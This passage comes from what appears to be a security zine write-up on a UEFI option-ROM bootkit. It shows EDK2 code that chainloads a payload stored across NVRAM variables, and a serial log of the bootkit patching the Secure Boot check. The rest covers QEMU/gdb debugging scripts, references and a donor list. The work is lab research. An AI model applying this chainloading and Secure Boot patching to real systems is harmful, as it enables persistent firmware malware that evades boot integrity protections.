    UINT8 *buf;
    UINTN bufsize;
    EFI_GUID guids_var_guid = GUIDS_VAR_GUID;
    gRT->GetVariable(
        GUIDS_VAR_NAME,
        &guids_var_guid,
        NULL,
        &bufsize,
        NULL);

    buf = AllocateZeroPool(bufsize);

    gRT->GetVariable(
        GUIDS_VAR_NAME,
        &guids_var_guid,
        NULL,
        &bufsize,
        buf);

    CHAR16 **var_names;
    UINTN nguids = parse_guids(&var_names, buf, bufsize);

    EFI_GUID *guids = AllocateZeroPool(nguids * sizeof(EFI_GUID));
```




```c

        for (int i = 0; i < nguids; i++) {
            StrToGuid(var_names[i], &guids[i]);
        }

        UINT64 size = 0;
        UINT64 *sizes = AllocateZeroPool(nguids * sizeof(UINT64));

        for (int i = 0; i < nguids; i++) {
            gRT->GetVariable(
                var_names[i],
                &(guids[i]),
                NULL,
                &(sizes[i]),
                NULL
            );
            size += sizes[i];
        }

        UINT8 *application_ptr = AllocatePages(EFI_SIZE_TO_PAGES(size));

        UINT64 offset = 0;
        for (int i = 0; i < nguids; i++) {
            gRT->GetVariable(
                var_names[i],
                &(guids[i]),
                NULL,
                &(sizes[i]),
                application_ptr + offset);
            offset += sizes[i];
        }

        MEMORY_DEVICE_PATH mempath = MemoryDevicePathTemplate;
        mempath.Node1.StartingAddress = (EFI_PHYSICAL_ADDRESS) (UINTN) application_ptr;
        mempath.Node1.EndingAddress = \
                               (EFI_PHYSICAL_ADDRESS) ((UINTN) application_ptr) + size;

        EFI_HANDLE NewImageHandle;
        status = gBS->LoadImage(
            0,
            gImageHandle,
            (EFI_DEVICE_PATH_PROTOCOL *) &mempath,
            application_ptr,
            size,
            &NewImageHandle);
        if (EFI_ERROR(status)) {
            return status;
```




```c

        }

        status = gBS->StartImage(NewImageHandle, NULL, NULL);
        if (EFI_ERROR(status)) {
            return status;
        }

        return status;
    }
```

Then it calls ***LoadImage*** on a memory device path pointing to the buffer [12]:



```c
typedef struct {
  MEMMAP_DEVICE_PATH           Node1;
  EFI_DEVICE_PATH_PROTOCOL     End;
} MEMORY_DEVICE_PATH;

STATIC CONST MEMORY_DEVICE_PATH  MemoryDevicePathTemplate =
{
    {
        {
            HARDWARE_DEVICE_PATH,
            HW_MEMMAP_DP,
            {
                (UINT8)(sizeof (MEMMAP_DEVICE_PATH)),
                (UINT8)((sizeof (MEMMAP_DEVICE_PATH)) >> 8),
            },
        }, // Header
        0, // StartingAddress (set at runtime)
        0  // EndingAddress   (set at runtime)
    }, // Node1
    {
        END_DEVICE_PATH_TYPE,
        END_ENTIRE_DEVICE_PATH_SUBTYPE,
        { sizeof (EFI_DEVICE_PATH_PROTOCOL), 0 }
    } // End
};
...
    MEMORY_DEVICE_PATH mempath = MemoryDevicePathTemplate;
    mempath.Node1.StartingAddress = (EFI_PHYSICAL_ADDRESS) (UINTN) application_ptr;
    mempath.Node1.EndingAddress = (EFI_PHYSICAL_ADDRESS) ((UINTN) application_ptr) + size;

    EFI_HANDLE NewImageHandle;
    status = gBS->LoadImage(
        0,
        gImageHandle,
        (EFI_DEVICE_PATH_PROTOCOL *) &mempath,
        application_ptr,
        size,
        &NewImageHandle);
```

com1 log:



```
[ramiel]: nic found @ DevicePath: PciRoot(0x0)/Pci(0x4,0x0)
[ramiel]: print_var_info - max_var_storage -> 262044 B
[ramiel]: print_var_info - remaining_var_storage -> 224808 B
[ramiel]: print_var_info - max_var_size -> 33732 B
[ramiel]: DriverStart - vendor id, device id -> 8086, 10D3
[ramiel]: DriverStart - xrombar -> 0
[ramiel]: DriverStart - command register -> 7
[ramiel]: patch_sb - patching secureboot check from -> 7EF94DBD to 7EF94EAB...
[ramiel]: patch_sb - completed
[ramiel]: nvram_chainload - guid 02015480-B875-42CC-B73C-7CD6D7A140D5
[ramiel]: nvram_chainload - LoadImage of target completed
helloworld !! : D
[ramiel]: nvram_chainload - StartImage completed
```

```
---------------------------------------------------------------------------------------------
|                       2.6 Source Debugging OVMF with gdb                                  |
---------------------------------------------------------------------------------------------
```

1. Follow the Debian wiki instructions to setup a VM with secure boot [15]


2. Compile OVMF with -D ***SECURE_BOOT_ENABLE***

3. Copy ***OVMF_VARS.fd*** and ***OVMF_CODE.fd*** to the secureboot-vm directory

4. Run:
   $ ./start-vm.sh


5. Exit the VM, then run:
   $ ./gen_symbol_offsets.sh > gdbscript
   $ ./start-vm.sh -s -S
   $ gdb
   (gdb) source gdbscript
   (gdb) target remote localhost:1234

start-vm.sh [15]



```bash
#!/bin/bash

set -Eeuxo pipefail

LOG="debug.log"
MACHINE_NAME="disk"
QEMU_IMG="${MACHINE_NAME}.img"
SSH_PORT="5555"
OVMF_CODE_SECURE="ovmf/OVMF_CODE_SECURE.fd"
OVMF_VARS_ORIG="/usr/share/OVMF/OVMF_VARS_4M.ms.fd"
OVMF_VARS_SECURE="ovmf/OVMF_VARS_4M_SECURE.ms.fd"

if [ ! -e "${QEMU_IMG}" ]; then
        qemu-img create -f qcow2 "${QEMU_IMG}" 8G
fi

if [ ! -e "${OVMF_VARS}" ]; then
        cp "${OVMF_VARS_ORIG}" "${OVMF_VARS}"
fi

qemu-system-x86_64 \
        -enable-kvm \
        -cpu host -smp cores=4,threads=1 -m 2048 \
        -object rng-random,filename=/dev/urandom,id=rng0 \
        -device virtio-rng-pci,rng=rng0 \
        -net nic,model=virtio -net user,hostfwd=tcp::${SSH_PORT}-:22 \
        -name "${MACHINE_NAME}" \
        -drive file="${QEMU_IMG}",format=qcow2 \
        -vga virtio \
        -machine q35,smm=on \
        -global driver=cfi.pflash01,property=secure,value=on \
        -drive format=raw,file=fat:rw:fs1 \
        -drive if=pflash,format=raw,unit=0,file="${OVMF_CODE_SECURE}",readonly=on \
        -drive if=pflash,format=raw,unit=1,file="${OVMF_VARS_SECURE}" \
        -debugcon file:"${LOG}" -global isa-debugcon.iobase=0x402 \
        -global ICH9-LPC.disable_s3=1 \
        -serial file:com1.log \
        -device e1000e,romfile=chainloader.efirom \
        $@
```

gen_symbol_offsets.sh, adapted from [5]



```bash
#!/bin/bash

LOG="../debug.log"
PEINFO="peinfo/peinfo"

cat ${LOG} | grep Loading | grep -i efi | while read LINE; do
  BASE="`echo ${LINE} | cut -d " " -f4`"
  NAME="`echo ${LINE} | cut -d " " -f6 | tr -d "[:cntrl:]"`"
  EFIFILE="`find  <path to edk2>/Build/MdeModule/DEBUG_GCC5/X64 -name ${NAME} \
          -maxdepth 1 -type f`"
  if [ -z "$EFIFILE" ]
  then
      :
  else
      ADDR="`${PEINFO} ${EFIFILE} \
            | grep -A 5 text | grep VirtualAddress | cut -d " " -f2`"
      TEXT="`python -c "print(hex(${BASE} + ${ADDR}))"`"
      SYMS="`echo ${NAME} | sed -e "s/\.efi/\.debug/g"`"
      SYMFILE="`find <path to edk2>/Build/MdeModule/DEBUG_GCC5/X64 -name ${SYMS} \
              -maxdepth 1 -type f`"
      echo "add-symbol-file ${SYMFILE} ${TEXT}"
  fi
done
```

References:

[1] https://x86sec.com/posts/2022/09/26/uefi-oprom-bootkit
[2] https://casualhacking.io/blog/2020/1/4/executing-custom-option-rom-on-\
nucs-and-persisting-code-in-uefi-runtime-services
[3] https:// casualhacking.io/blog/2019/12/3/using-optionrom-to-overwrite-\
smmsmi-handlers-in-qemu
[4] https://laurie0131.gitbooks.io/memory-protection-in-uefi-bios/content/\
protection-for-pe-image-uefi.html
[5] https://retrage.github.io/2019/12/05/debugging-ovmf-en.html
[6] http://ftp.kolibrios.org/users/seppe/UEFI/Beyond_BIOS_Second_Edition_\
Digital_Edition_(15-12-10)%20.pdf
[7] https://wikileaks.org/ciav7p1/cms/page_31227915.html
[8] https://learn.microsoft.com/en-us/windows-hardware/manufacture/desktop/uefi-\
validation-option-rom-validation-guidance?view=windows-10
[9] https://www.intel.com/content/www/us/en/support/articles/000005790/software/\
manageability-products.html
[10] https://lkml.iu.edu/hypermail/linux/kernel/1509.2/06385.html
[11] https://edk2-docs.gitbook.io/understanding-the-uefi-secure-boot-chain/
[12] https://bsdio.com/edk2/docs/master/_boot_android_boot_img_8c_source.html
[13] https://edk2-docs.gitbook.io/edk-ii-uefi-driver-writer-s-guide/7_driver_entry_point/\
72_uefi_driver_model
[14] https://edk2-docs.gitbook.io/edk-ii-uefi-driver-writer-s-guide/18_pci_driver_\
design_guidelines/readme.3/1831_supported
[15] https://wiki.debian.org/SecureBoot/VirtualMachine

thank U to place and seer for helping me with this project ^_^

THANK YOU TO OUR DONORS!

MUSHI, AV4X, TRAILBL4Z3R, TOM.K, POTATOPRN, TANKBUSTA, SASPER, STILL,
SEADEV, MOGGZ, BIO, FYNN, ASTALIOS,
SHELLSNAPPER, NEMO_EXT. 0XTRIBOULET, ROSE. PATCH.
AAARGHHH, CRYPTOJONES, ITZALEX, JONNYDOLPHIN, IAMGORB,
KINETICREMOVER, KLADBLOKJE_88, EDYGERT,
CHEESYQUESADILLA, VVEMODE, 4RCHIBALD, HACHINIJUKU, FR3DHK,
RAKETENKARL, STEVEND33, KILLALLHUMANS,
RANDYRANDERSON, GLORYSHARK, EWBY, EXEQZ, BIGGLES,
MOSTWANTED002, ROBON, AUFREIßER, WATC DOG, GWEILO, VD, ALLAN,
BX_LR, M4NTLE, RJ_CHAP, LINKAVYCH,
RUMMAGES AKA THE HORSE CHOKER, AARONSDEVERA,
BOREALIS, DODO, ISRAEL TORRES, SHIRKDOG, COWABUNGA,
DEMOR, ADEPTDETRITUS, DIGI, SHAKER, WUMPUS, MITHRANDIR, B4ND1TO,
GI7WORM, TACOKAT, S3RAPH, KIMBO

BECOME A MONTHLY DONOR @ HTTPS://DONORBOX.ORG/VXUG-MONTHLY